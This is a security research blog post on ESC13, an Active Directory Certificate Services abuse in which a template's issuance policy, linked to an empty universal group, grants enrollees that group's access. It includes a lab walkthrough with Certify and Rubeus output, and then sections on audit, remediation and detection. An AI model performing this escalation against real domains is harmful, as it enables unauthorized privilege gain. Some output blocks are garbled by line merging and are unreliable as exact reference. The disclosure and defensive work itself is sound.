Jonas Bülow Knudsen February 14, 2024

Posts from SpecterOps team members on various topics relating information security

It is possible to configure an Active Directory Certificate Services (ADCS) certificate template with an issuance policy having an OID group link to a given AD group. This configuration makes AD treat principals authenticating with a certificate of this template as members of the group, even though the principals are not actual members. Hence, principal with enrollment rights on such a certificate template has the possibility of escalating their privileges with the permissions granted to the group.

We will in this blog post explore how this ADCS feature works, how we can abuse it, where it is used in the wild, how we can audit for its presence, and how to deal with it from a defensive perspective.

The Certified Pre-Owned whitepaper by

Lee Christensen
ESC9 and ESC10Sylvain HeinigerESC11Hans-Joachim KnoblochESC12
If you are new to ADCS abuse techniques or need a recap of how ADCS works, I recommend reading through the *Background* section of the Certified Pre-Owned whitepaper.

How Does ESC13 Work

Let's jump into what an *issuance policy* and an *OID group link* are, and how we can abuse those for a domain escalation.

What's an Issuance Policy

It is possible to configure a certificate template to have *issuance policies* as certificate extensions:

The certificate template stores the issuance policies as object identifiers (OIDs) in its `msPKI-Certificate-Policy` attribute:

```
DistinguishedName        : CN=MyTemplate,CN=Certificate Templates,CN=Public Key
Services,CN=Services,CN=Configuration,DC=dumpster,DC=fireName
: MyTemplateObjectClass              : pKICertificateTemplateObjectGUID
: d8afc3b5-d46e-4b07-bde3-525e51cccd6b
```

When a CA issues a certificate, it will include the issuance policy OIDs in the certificate's *Certificate Policies* (2.5.29.32) property:

```
X509 Certificate:Version: 3...Certificate Extensions: 10...    2.5.29.32: Flags =
0, Length = 43    Certificate Policies        [1]Certificate Policy:
[2]Certificate Policy:        [3]Certificate Policy:...
```


`certutil` will attempt to look up and show the display names of the issuance policies, so you may see the display names instead:

```
X509 Certificate:Version: 3...Certificate Extensions: 10...    2.5.29.32: Flags =
0, Length = 43    Certificate Policies        [1]Certificate Policy:
[2]Certificate Policy:        [3]Certificate Policy:...
```

The issuance policies are AD objects of the class `msPKI-Enterprise-Oid` located in the PKI OID container, and it is here you can find the display names:

```
...DisplayName             : Low AssuranceDistinguishedName       :
CN=400.1C3418CDEC5F144B867AB87CECD684B2,CN=OID,CN=Public Key
Services,CN=Services,CN=Configuration,DC=dumpster,DC=firemsPKI-Cert-Template-OID :
1.3.6.1.4.1.311.21.8.4571196.1884641.3293620.10686285.12068043.134.1.400Name
: 400.1C3418CDEC5F144B867AB87CECD684B2ObjectClass             : msPKI-Enterprise-
OidObjectGUID              : b378917c-9687-4bad-9da2-bde53159e337DisplayName
: Medium AssuranceDistinguishedName       :
CN=401.EDD449C54F4DC0B1EDD89320E4B5D353,CN=OID,CN=Public Key
Services,CN=Services,CN=Configuration,DC=dumpster,DC=firemsPKI-Cert-Template-OID :
1.3.6.1.4.1.311.21.8.4571196.1884641.3293620.10686285.12068043.134.1.401Name
: 401.EDD449C54F4DC0B1EDD89320E4B5D353ObjectClass             : msPKI-Enterprise-
OidObjectGUID              : 6e146426-a64d-402d-9f25-83d3a6fd2492DisplayName
: High AssuranceDistinguishedName       :
CN=402.1BC1CD66F67C8135F9617DAB96A5C2E8,CN=OID,CN=Public Key
Services,CN=Services,CN=Configuration,DC=dumpster,DC=firemsPKI-Cert-Template-OID :
1.3.6.1.4.1.311.21.8.4571196.1884641.3293620.10686285.12068043.134.1.402Name
: 402.1BC1CD66F67C8135F9617DAB96A5C2E8ObjectClass             : msPKI-Enterprise-
OidObjectGUID              : 3fe83888-07d6-48f1-a308-9efd254cde20...
```

Organizations can use issuance policies to apply policies where they use certificates, given that the system supports it. A system may require a user to present a certificate with a given issuance policy to ensure that the system only grants access to the right authorized users. For example, you can set an enrollment requirement in a certificate template for the enrollee to sign with a certificate that has a given issuance policy:



The certificate template stores the required issuance policies in the `msPKI-RA-Policies` attribute.

What's an OID Group Link

The AD class of issuance policies (`msPKI-Enterprise-Oid`) has an attribute called *msDS-OIDToGroupLink*. This attribute has the description:

> For an OID, identifies the group object that corresponds to the issuance policy represented by this OID.

What Microsoft is trying the explain here is that you can use the attribute to link an issuance policy to an AD group, such that systems will authorize users as members of the given group, if they present a certificate with the given issuance policy. If you perform client authentication with the certificate, then you will receive an access token specifying the membership of this group.

The group's distinguished name identifies the group in the attribute:

```
DisplayName             : MyIssuancePolicyDistinguishedName       :
CN=12319448.2C2B96A74878E00434BEDD82A61861C6,CN=OID,CN=Public Key
Services,CN=Services,CN=Configuration,DC=dumpster,DC=firemsPKI-Cert-Template-OID :
1.3.6.1.4.1.311.21.8.4571196.1884641.3293620.10686285.12068043.134.14350251.6856375
                    : 12319448.2C2B96A74878E00434BEDD82A61861C6ObjectClass
: msPKI-Enterprise-OidObjectGUID             : 69e4424d-a33c-460f-8677-
e0ef40c17d3a
```


The group must meet the following requirements:

- The group must be empty
- The group must have group scope

Universal group scope means the group is forest-wide. AD has by default the following universal groups:

- Enterprise Read-only Domain Controllers
- Enterprise Key Admins
- Enterprise Admins
- Schema Admins


AD will check the group requirements when you attempt to set the `msDS-OIDToGroupLink` attribute, but also if you attempt to add members to the group afterward:



ESC13 Abuse

If a principal (user or computer) has enrollment rights on a certificate template configured with an issuance policy that has an OID group link, then this principal can enroll a certificate that allows obtaining access to the environment as a member of the group specified in the OID group link.

We can model the required relationships for ESC13 like this:



If the certificate template has any issuance requirements that the principal cannot meet, then the principal cannot enroll the certificate. Additionally, if the certificate template does not have an EKU configuration that allows for client authentication, then the principal cannot authenticate with the certificate. That brings us to the following ESC13 requirements, with the ESC13-specific requirements highlighted in bold font:

1. The principal has enrollment rights on a certificate template.
2. The certificate template has no issuance requirements the principal cannot meet.
3. The certificate template defines EKUs that enable client authentication.

Furthermore, we assume that the principal has Enroll permission on an Enterprise CA, that meets the following requirements:

- The Enterprise CA is trusted for NT authentication.
- The Enterprise CA's certificate chain is trusted.
- The Enterprise CA has the certificate template published.

For details about the above requirements check out the Certified Pre-Owned whitepaper or the ADCS Attack Paths in BloodHound — Part 1 blogpost.


ESC13 Demo

Lab Environment

We got a user named *ESC13User* with no group memberships (except Domain Users as the primary group):


```
DistinguishedName : CN=ESC13User,OU=Users,OU=Tier1,DC=dumpster,DC=fireEnabled
: TrueGivenName         :Name              : ESC13UserObjectClass       :
userObjectGUID        : e7248355-b77c-4110-bf91-20f843236898SamAccountName    :
ESC13UserSID              : S-1-5-21-2697957641-2271029196-387917394-2213Surname
:UserPrincipalName : ESC13User@dumpster.fire
```

ESC13User has Enroll permission on a certificate template named *ESC13Template*:




```
InheritanceType       : NoneInheritedObjectType   : 00000000-0000-0000-0000-
0000000000000bjectFlags          : ObjectAceTypePresentIsInherited          :
FalseInheritanceFlags      : NonePropagationFlags      : None
```

ESC13Template allows for authentication by having the *Client Authentication* EKU and it has no issuance requirements. The Enterprise CA, *dumpster-DC01-CA,* has the certificate template published. More importantly for ESC13, ESC13Template has an issuance policy named *ESC13OID*:




```
DistinguishedName        : CN=ESC13Template,CN=Certificate Templates,CN=Public Key
Services,CN=Services,CN=Configuration,DC=dumpster,DC=fireName
: ESC13TemplateObjectClass              : pKICertificateTemplateObjectGUID
: b95c22b8-9edf-4d13-ad31-e4e93799a17f
```

ESC13OID has an OID group link to the group *ESC13Group*:

```
DisplayName             : ESC13OIDDistinguishedName       :
CN=12319448.2C2B96A74878E00434BEDD82A61861C5,CN=OID,CN=Public Key
Services,CN=Services,CN=Configuration,DC=dumpster,DC=firemsPKI-Cert-Template-OID :
1.3.6.1.4.1.311.21.8.4571196.1884641.3293620.10686285.12068043.134.3651508.12319448
                    : 12319448.2C2B96A74878E00434BEDD82A61861C5ObjectClass
: msPKI-Enterprise-OidObjectGUID              : 69e4424d-a33c-460f-8677-
e0ef40c17d3a
```

ESC13Group is a universal empty group:

```
DistinguishedName :
CN=ESC13Group,OU=Groups,OU=Tier0,DC=dumpster,DC=fireGroupCategory     :
SecurityName              : ESC13GroupObjectClass       : groupObjectGUID        :
5fad01ee-9d5c-4877-907a-d9689afd3f5fSamAccountName    : ESC13GroupSID
: S-1-5-21-2697957641-2271029196-387917394-2211
```

ESC13 Abuse

First, we request a certificate of the certificate template ESC13Template as user ESC13User, using Certify:

```
   _____          _   _  __  / ____|        | | (_)/ _| | |     ___ _ __| |_ _| |_
_   _ | |    / _ \ '__| __| |  _| | | | | |___|  __/ |  | |_| | | | | |_| |
\_____\___|_|   \__|_|_|  \__, |                            __/ |
|___./  v1.0.0[*] Action: Request a Certificates[*] Current user context    :
DUMPSTER\esc13user[*] No subject name specified, using current context as subject.
[*] Template                : ESC13Template[*] Subject                 :
CN=ESC13User, OU=Users, OU=Tier1, DC=dumpster, DC=fire[*] Certificate Authority
: DC01\dumpster-DC01-CA[*] CA Response             : The certificate had been
issued.[*] Request ID             : 285[*] cert.pem         :-----BEGIN RSA
PRIVATE KEY-----
MIIEpAIBAAKCAQEA4n0own56zR8dqasNAf5jgxJeHlXrOwGW3RFm3CH/SF3YVl2/0IIdf5Cy35a997aj4hn
----END RSA PRIVATE KEY----------BEGIN CERTIFICATE-----
MIIGADCCBOigAwIBAgITewAAAR2RZBfi26Yo4gAAAAABHTANBgkqhkiG9w0BAQsFADBLMRQwEgYKCZImiZP
----END CERTIFICATE-----[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP
"Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfxCertify
completed in 00:00:03.7068614
```

We save the private key as `esc13.key` and the certificate as `esc13.pem`, and then create the `esc13.pfx` version of the certificate using the built-in Windows tool *certutil*:

```
 Signature test passedEnter new password for output file .\esc13.pfx:Enter new
password:Confirm new password:CertUtil: -MergePFX command completed successfully.
```

We confirm the Client Authentication EKU and the ESC13OID issuance policy in the certificate:

```
X509 Certificate:Version: 3...Certificate Extensions: 10...    2.5.29.37: Flags =
0, Length = c    Enhanced Key Usage        ...    2.5.29.32: Flags = 0, Length =
2c    Certificate Policies        [1]Certificate Policy:             ...
```

The Client Authentication EKU allows us to authenticate using the certificate. We request a Kerberos TGT using Rubeus:

```
   ______        _  (_____ \      | |   _____) )_   _| |__  _____ _   _  ___  |
__  /| | | |  _ \| ___ | | | |/___)  | |  \ \| |_| | |_) ) ____| |_| |___ |  |_|
|_|____/|____/|_____)____/(___/  v2.2.0[*] Action: Ask TGT[*] Using PKINIT with
etype rc4_hmac and subject: CN=ESC13User, OU=Users, OU=Tier1, DC=dumpster,
DC=fire[*] Building AS-REQ (w/ PKINIT preauth) for: 'dumpster.fire\ESC13User'[*]
Using domain controller: 192.168.100.10:88[+] TGT request successful![*]
base64(ticket.kirbi):
doIGQjCCBj6gAwIBBaEDAgEWooIFUzCCBU9hggVLMIIFR6ADAgEFoQ8bDURVTVBTVEVSLkZJUkWiIjAgoAM
  ServiceName              :  krbtgt/dumpster.fire  ServiceRealm             :
DUMPSTER.FIRE  UserName                 :  ESC13User  UserRealm                :
DUMPSTER.FIRE  StartTime                :  1/30/2024 7:50:16 AM  EndTime
:  1/30/2024 5:50:16 PM  RenewTill                 :  2/6/2024 7:50:16 AM  Flags
:  name_canonicalize, pre_authent, initial, renewable, forwardable  KeyType
:  rc4_hmac  Base64(key)              :  Zb0JoVPgp/WIkpsN205xww==  ASREP (key)
:  5F59FD4CB5C29AB6DAB528F356DD94A2
```

This TGT grants access as ESC13User was a member of the ESC13Group. We can prove that by decrypting the TGT using the Kerberos key of *krbtgt* and show that the RID (last digits of the SID) of the ESC13Group is present in the *Groups* field of the TGT PAC:

```
   ______        _  (_____ \      | |   _____) )_   _| |__  _____ _   _  ___  |
__  /| | | |  _ \| ___ | | | |/___)  | |  \ \| |_| | |_) ) ____| |_| |___ |  |_|
|_|____/|____/|_____)____/(___/  v2.2.0[*] Action: Describe Ticket  ServiceName
:  krbtgt/dumpster.fire  ServiceRealm             :  DUMPSTER.FIRE  UserName
:  ESC13User  UserRealm                :  DUMPSTER.FIRE  StartTime
:  1/30/2024 7:50:16 AM  EndTime                   :  1/30/2024 5:50:16 PM
RenewTill                 :  2/6/2024 7:50:16 AM  Flags                     :
name_canonicalize, pre_authent, initial, renewable, forwardable  KeyType
:  rc4_hmac  Base64(key)              :  Zb0JoVPgp/WIkpsN205xww==  Decrypted PAC
:    LogonInfo              :      LogonTime            : 1/30/2024 7:44:25 AM
LogoffTime           :      KickOffTime          :      PasswordLastSet      :
1/30/2024 7:04:54 AM      PasswordCanChange    : 1/31/2024 7:04:54 AM
PasswordMustChange   :      EffectiveName        : ESC13User      FullName
: ESC13User      LogonScript          :      ProfilePath          :
HomeDirectory        :      HomeDirectoryDrive   :      LogonCount           : 6
BadPasswordCount     : 0      UserId               : 2213      PrimaryGroupId
: 513      GroupCount           : 2                    : 513,      UserFlags
: (32) EXTRA_SIDS      UserSessionKey       : 0000000000000000      LogonServer
: DC01      LogonDomainName      : DUMPSTER      LogonDomainId        : S-1-5-21-
2697957641-2271029196-387917394      UserAccountControl   : (528) NORMAL_ACCOUNT,
DONT_EXPIRE_PASSWORD      ExtraSIDCount        : 1      ExtraSIDs            : S-
1-18-1      ResourceGroupCount   : 0    CredentialInfo         :      Version
: 0      EncryptionType       : rc4_hmac      CredentialData    :   *** NO KEY ***
ServerChecksum         :      Signature Type       :
KERB_CHECKSUM_HMAC_SHA1_96_AES256      Signature            :
BE489797C40E33DB70741233 (VALID)    KDCChecksum            :      Signature Type
: KERB_CHECKSUM_HMAC_SHA1_96_AES256      Signature            :
AD173A5C32EDADEDE903DECF (VALID)    ClientName             :      Client Id
: 1/30/2024 7:50:16 AM      Client Name          : ESC13User    UpnDns
:      DNS Domain Name      : DUMPSTER.FIRE      UPN                  :
ESC13User@dumpster.fire      Flags                : (2) EXTENDED      SamName
: ESC13User      Sid                 : S-1-5-21-2697957641-2271029196-387917394-
2213    Attributes             :      AttributeLength      : 2      AttributeFlags
: (1) PAC_WAS_REQUESTED    Requestor              :      RequestorSID         : S-
1-5-21-2697957641-2271029196-387917394-2213
```

The 2211 RID matches the RID of the ESC13Group, which still has no members:

```
DistinguishedName :
CN=ESC13Group,OU=Groups,OU=Tier0,DC=dumpster,DC=fireGroupCategory     :
SecurityGroupScope        : UniversalName             : ESC13GroupObjectClass
: groupObjectGUID        : 5fad01ee-9d5c-4877-907a-d9689afd3f5fSamAccountName    :
ESC13Group               : S-1-5-21-2697957641-2271029196-387917394-
```

Now we can use this TGT to request Kerberos service tickets and abuse any permission the ESC13Group has been granted in the environment, despite not being a member of the group.

Where is This Madness Used in the Real World

The Microsoft *Authentication Mechanism Assurance* (AMA) concept uses this ADCS feature. The intention is to protect resources, by only granting permission to empty groups on the resources, and enforcing admins to use certificate-based authentication with specific certificates when they need to use those permissions.

You can read more about AMA in Microsoft's documentation here or in this great guide by Uwe Gradenegger here.

Audit

You can use AMA and the ADCS feature to enhance the security of your environment, but it is crucial to ensure only the right principals can enroll in certificate templates linked to privileged groups.

This PowerShell script here can help you audit an environment for potential ESC13 possibilities:

Powershell/Check-ADCSESC13.ps1 at master · JonasBK/Powershell

github.com

The script identifies and reports the following:

- OIDs with non-default ownership
- OIDs with non-default ACE
- OIDs linked to a group
- Certificate templates configured with OID linked to a group


An attacker with write access on a published certificate template and write access on an issuance policy object could manually create the OID group link to an empty universal group and then perform an ESC13 abuse. These rights are only granted to Domain Admins, Enterprise Admins, and SYSTEM by default. Write access on an issuance policy can be enough, if the issuance policy is already used in a published certificate template. The PowerShell script will therefore check for any non-default ACEs on issuance policy objects.

Write access on a published certificate template allows for a domain escalation abuse technique on its own, described as ESC4 in the Certified Pre-Owned whitepaper. You can audit for ESC4 and many of the other ADCS abuse techniques using Certify by Will Schroeder and Lee Chagolla-Christensen, Certipy by Oliver Lyak, or Locksmith by Jake Hildreth.

Remediation

Only Tier Zero principals should have the permissions to modify certificate templates and issuance policy objects. I recommend going through the certificate templates identified by the PowerShell script mentioned in the previous section and checking the enrollment rights. Any enrollment rights granted to principals that should not be able to obtain membership of the given group should be removed.

For certificate templates linked to highly privileged groups, you should limit enrollment rights to Tier Zero principals. Additionally, you should consider enabling Manger Approval such that a CA administrator or CA manager has to approve the request before the CA issue the certificate:



They see me rollin'.. They hatin'.. (Detection)

I recommend checking out the *Detective Guidance* section of the Certified Pre-Owned whitepaper and the sub-sections:

- Monitor User/Machine Certificate Enrollments — DETECT1
- Monitor Certificate Authentication Events — DETECT2

The sections outline how you can monitor certificate enrollment and authentication using certificate enrollment requests and Windows events.

There is no generic way to distinguish malicious enrollment requests and certificate authentication events from legitimate ones, to my knowledge. However, collecting this information ensures you have visibility into the environment and enables you to create a baseline for what is normal and alert on abnormal enrollment requests and certificate authentication events. This strategy is effective for ESC13 but also for other ADCS abuse techniques involving certificate enrollment and authentication.

Conclusion

The ESC13 technique abuses an ADCS feature used in the Microsoft AMA concept where users obtain access as member of a given AD group using a certificate. It may enhance security to use this feature, but only if the certificate templates involved have enrollment rights granted to the right principals that the organization intends to treat as members of the given groups. If not, attackers may abuse this feature for domain escalation.